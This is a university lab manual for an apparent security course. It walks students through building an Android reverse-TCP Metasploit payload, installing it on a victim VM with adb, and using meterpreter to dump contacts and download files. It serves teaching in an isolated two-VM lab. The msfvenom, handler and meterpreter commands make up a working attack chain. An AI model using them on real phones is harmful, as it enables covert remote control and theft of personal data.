Developing Mobile Malware

The development of this document is funded by the following grants from the US National Science Foundation: No. 1723707 and 1623713, Michigan Space Grant Consortium (MSGC) Research Seed Grant, and Oakland University Research Seed Grant.

1 Overview

The objective of this lab is to demonstrate how to develop a mobile malware or trojan from scratch or by using tools. The learning objectives of this lab are listed below:

1. Get familiar with the capabilities of Android Debug Bridge (adb).
2. Be capable of running Metasploit's "`exploit/android/*`" module to create exploits.
3. Design and develop a malware that sends text messages to all the contact list of the victim's device.
4. Design and develop a malware that steals victim's sensitive information and sends it out.

2 Background

2.1 Metasploit Framework (MSF) [1]

The MSF is a well-known and free software tool that is commonly used to construct exploits against a system with the collected information of the vulnerabilities. The MSF contains a wide collection of exploit prototypes, which allows an adversary to build and customize their exploits. As of today, the MSF is one of the most popular security and penetration-testing tools.

2.2 Android Debug Bridge (`adb`) [2]

Android Debug Bridge (`adb`) is a versatile command-line tool that lets you communicate with an Android device. The `adb` command facilitates a variety of device actions, such as installing and debugging Apps. It provides access to a Unix shell, from which you can use to run various commands on a device. It is a client-server program that includes three components:

- A client, which sends commands. The client runs on your development machine. You can invoke a client from a command-line terminal by issuing an `adb` command.

- A daemon (`adbd`), which runs commands on a device. The daemon runs as a background process on each device.
- A server, which manages communication between the client and the daemon. The server runs as a background process on your development machine.

Remember that `adb` is included in the Android SDK Platform-Tools package. You can download this package with the SDK Manager, which installs it at `android_sdk/platform-tools/`.

3 Task 1: Lab Set-up

You should keep the output `tcp_reverse.apk` that is generated in this lab on your host VM for the further usage in malware-analysis lab.

For this lab, you need to use two VMs: one attacker's VM (Ubuntu 20.04) and one victim's VM (Android), and put them into the same subnet. In the following sample screenshot and command lines, the information of IP address are listed below:

- The IP address of the attacker's VM is "10.9.0.6".
- The IP address of the victim's VM is "10.9.0.5".



Figure 1: The attacking scenario includes two VMs and one container.

The attacking scenario is illustrated in Figure 1. You should first start two VMs (the *attacker's VM* and *the victim's VM*). Then, inside the attacker's VM, pull a container that pre-installed with `msf console`. Using the msf console to construct the mobile malware and shared it withe the attacker's VM. Afte that, install the mobile malware on the Victime's VM and launch the exploit from there. Now, you should be able to control the victim from the Attack's VM.

⚠ Note

The IP addresses of both Ubuntu VM and Android VM can be obtained by typing the ``ifconfig'' following command from the `Terminal` application (For Android VM, you should use `Terminal Emulator` application).

```
$ ifconfig
```

Note that, the IP addresses listed in this lab manual are just examples. You should replace them with the actual IP addresses on your VMs. Again, make sure that two VMs are configured in the same subnet.

If you are stuck at a black screen when launching the Android VM, please check the settings of this VM in VirtualBox and make sure that "**enable 3D acceleration**" is checked in Settings - Display as shown in Figure 2.



Figure 2: Notice that "enable 3D acceleration" is checked and "Graphics Controller" is VBoxVGA

3.1 Attacker's VM (using Ubuntu OS)

Once you start the attacker's VM, open a `Terminal` and run the following commands pull the docker image for this lab from the docker repository. Then, create a shared folder, namely `$HOME/mobile_malware`. After that, create a shared folder, namely `/root/volume` between the he attacker's VM and the container. Note that all dependencies for this lab have been prebuilt in the Docker container, namely `yangzhou301/malware-develop-lab` (Figure 3).

```
//Pull (download) the malware-develop-lab container.
$ sudo docker pull yangzhou301/malware-develop-lab


//Remember, this is ONE line of command.
$ sudo docker run --rm -it --network host -v $HOME/malware-develop-lab/volume:\
/root/volume yangzhou301/malware-develop-lab

root@kali:~#
```

Figure 3: The command to pull the docker container and create the shared folder.

If you can see a root shell in the container, that means the container is running successfully. Meanwhile, the folder `/root/volume` in the container is shared with `$HOME/mobile_malware/volume` in the attacker's VM. To check if you have entered the container successfully, run the following command (Figure 4):

```
# msfconsole -h
```

Figure 4: The command to check msfconsole.

If you can see a screen as illustrated in Figure 5, it indicates that you launch the pre-built lab container successfully. Note that, for the questions about *"Would you like to use and setup a new database (recommended)?"* and *"Would you like to init the webservice? (Not Required) [no]:"*, enter *"yes"*.

```
summer-lab@summerlab:~$ docker run --rm -it --network host -v $HOME/lab7/volume:/root/volume yangzhou301/lab7
root@summerlab:~# msfconsole -h
Usage: msfconsole [options]

Common options:
    -E, --environment ENVIRONMENT    Set Rails environment, defaults to RAIL_ENV environment variable or 'production'

Database options:
    -M, --migration-path DIRECTORY   Specify a directory containing additional DB migrations
    -n, --no-database                Disable database support
    -y, --yaml PATH                  Specify a YAML file containing database settings

Framework options:
    -c FILE                          Load the specified configuration file
    -v, -V, --version                Show version

Module options:
        --defer-module-loads         Defer module loading unless explicitly asked
    -m, --module-path DIRECTORY      Load an additional module path

Console options:
    -a, --ask                        Ask before exiting Metasploit or accept 'exit -y'
    -H, --history-file FILE          Save command history to the specified file
    -l, --logger STRING              Specify a logger to use (Stderr, Flatfile, StdoutWithoutTimestamps, Stdout, TimestampColorle
latfile)
    -L, --real-readline              Use the system Readline library instead of RbReadline
    -o, --output FILE                Output to the specified file
    -p, --plugin PLUGIN              Load a plugin on startup
    -q, --quiet                      Do not print the banner on startup
    -r, --resource FILE              Execute the specified resource file (- for stdin)
    -x, --execute-command COMMAND    Execute the specified console commands (use ; for multiples)
    -h, --help                       Show this message
```

Figure 5: The output of "**`msfconsole -h`**" command.

⚠ See Also

More commands can be listed when you type the ``help'' command when you are in ``meterpreter'' or ``msf'' console.

```
meterpreter > help
msf6 > help
```

Or on the Metasploit Cheat Sheet (https://www.comparitech.com/net-admin/metasploit-cheat-sheet/).

Deliverable 1: Copy and paste a screenshot that demonstrates the `msfconsole` and `adb` (Check it by the command `adb --version`) have been set up on the running container.

3.2 Victim's VM (using Android OS)

Download the Android VM from our website and start the VM from VirtualBox. It should look like the screenshot in Figure 6. No extra actions are needed for the victim VM, except running `ifconfig` command in its `Terminal Emulator` for its IP address.



Figure 6: The victim VM (using Android OS)

To ensure that there are already some contacts added in `Contacts` application, which will be used in this lab, you can check them by simply open the application.

4 Task 2: Constructing Mobile Malware with Metasploit

Now, open `msfconsole` and create `reverse_tcp.apk`, a malware that supports reverse tcp connection [3]. Remember, the command that create `reverse_tcp.apk` (using the `msfvenom...` command) in Figure 7 should be put in one line, rather than in two lines.

In the following example, you first search all modules in MSF to find out modules for Android exploits. You can see numerous exploits listed as the possible payloads that hack Android Apps. In this lab, we select the most commonly known and stable payload, namely ··`reversed TCP`", which established TCP connection between the attacker and the victim and let the attacker get a reversed shell to control the victim.

```
$ msfconsole
msf > search type:payload platform:android
# Note: the following command has two lines
msf > msfvenom -p android/meterpreter/reverse_tcp LHOST=10.9.0.6 LPORT=4444 \
-f raw -o /root/volume/reverse_tcp.apk
```

Figure 7: The commands to create `reverse_tcp.apk` that supports a reversed TCP connection.

Now, `reverse_tcp.apk` is created by the MSF console, and saved in the container's `/root/volume`. This folder is the shared folder and mapped as `malware-develop-lab/volume` in the attacker's VM. You can double check this fact in the attcker's VM.

Once the `reverse_tcp.apk` is created, you should install it in the victim's VM as illustrated in Figure 8. If `reverse_tcp.apk` is installed successfully, you should see an icon of `MainActivity` on the top of the Android Desktop (Figure 9).

```
# connect to the victim VM
msf > adb connect 10.9.0.5
# install the reverse_tcp.apk
msf > adb install volume/reverse_tcp.apk
# disconnect to avoid noise in traffic monitor
msf > adb disconnect
```

Figure 8: The commands to install the `reverse_tcp.apk` on the Android VM.

To start the App, *double-click* the icon of `MainActivity`.



Figure 9: The view of the victim's Android VM.

> **⚠ Note**
>
> There might be no apparent response when you double-click the icon. However, the application is running in the background.

Deliverable 2: Copy and paste a screenshot that demonstrates the malware has been installed successfully.

Now, you should switch back to the attacker's VM and try to create a handler in `msfconsole` to control the victim's VM as shown in Figure 10.

```
msf > use exploit/multi/handler
msf > set payload android/meterpreter/reverse_tcp
msf > set lhost 10.9.0.6
msf > set lport 4444
msf > exploit
```

Figure 10: Commands that construct a handler that connects the reverse shell in the victim's VM.



Figure 11: Session Information output on the Attacker VM.

Deliverable 3: If you can see a screenshot similar to what shown in Figure 10, press enter key and get into the `meterpreter` console. Please include a screenshot that shows the `meterpreter` console.

Deliverable 4: Explain why the attack/exploit can be launched successfully. Hint: you can explain the relationship between the commands in Figure 7 and the commands in Figure 10.

5 Task 3: Controlling the Malware from the Attacker's VM

Now, it's your turn to run some commands to control the malware from the attacker's VM.

5.1 Task 3.1: Dump the Contact

First, you should use the following command (Figure 12) to check whether the Android device has been *rooted*.

```
meterpreter > check_root
```

Figure 12: The command to check if the device has been rooted.

If yes, then use the following commands to dump all contacts saved on the phone.

```
meterpreter > pwd
/data/user/0/com.metasploit.stage/files
meterpreter > dump_contacts
[*] Fetching 5 contacts into list
[*] Contacts list saved to: contacts_dump_20210527000741.txt
```

Figure 13: The command line to see the current directory.

To confirm that the dumped contact file has been created, use the `cat` command from the attacker's VM (Figure 14). The filename of the dumped contact might be different from the one shown on the figure.

```
[*] 10.9.0.5 - Meterpreter session 1 closed.  Reason: Died
msf6 exploit(multi/handler) > cat contacts_dump_20210729033703.txt
[*] exec: cat contacts_dump_20210729033703.txt


=====================
[+] Contacts list dump
=====================

Date: 2021-07-29 03:37:03.361304817 +0000
OS: Android 7.1.2 - Linux 4.9.194-android-x86_64-gdcaac9a77ef9 (x86_64)
Remote IP: 10.9.0.5
Remote Port: 53078

#1
Name    : Alice
Number  : (403) 210-2122
Email   : alice@hogwarts.edu

#2
Name    : Bobby
Number  : (404) 789-2313
Email   : bobby@hogwarts.edu

#3
Name    : Ryan
Number  : (210) 096-6287
Email   : ryan@hogwarts.edu
```

Figure 14: Read the content contacts from the attacker VM.

Deliverable 5: From the attacker's VM, copy and paste the dumped contact file in your submission.

5.2 Task 3.2: Steal Sensitive Files

From the attacker's VM, download the file `/etc/hosts` (the DNS configuration file) from the victim's VM.

```
meterpreter > cat /etc/hosts
127.0.0.1       localhost
::1             ip6-localhost
meterpreter > download /etc/hosts
```

Figure 15: The command line to download the `hosts` file.

Deliverable 6: From the attacker's VM, copy and paste the dumped `hosts` file in your submission.

5.3 Task 3.3: Monitor Network Traffic

Still, from the attacker's VM, launch `Wireshark` application from Desktop. When starting an exploit from Metasploit, the `Wireshark` captures the network traffic between the attacker's VM and victim's VM. For example, Figure 16 shows packets that the reversed TCP connection establishes (Note that `10.9.0.6:4444` is from the attacker's host). We can save the captured traffic as `.pcap` file for late analysis and forensics.



Figure 16: The captured traffic in `Wireshark`.

Deliverable 7: From the attacker's VM, open `Wiresdhark` and capture the network traffic between the attacker's VM and victim's VM. Keep a screenshot. In the screenshot, you should highlight the packets between two VMs.

References

[1] Rapid7, Metasploit: A penetration testing software, `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-1240` ([Accessed: December 10, 2015]).

[2] Google, Android debug bridge (adb), `https://developer.android.com/studio/command-line/adb` ([Accessed: July 14, 2021]).

[3] M. Zain, How it works: Reverse_tcp attack, `https://medium.com/@mzainkh/how-it-works-reverse-tcp-attack-d7610dd8e55` ([Accessed: July 14, 2021]).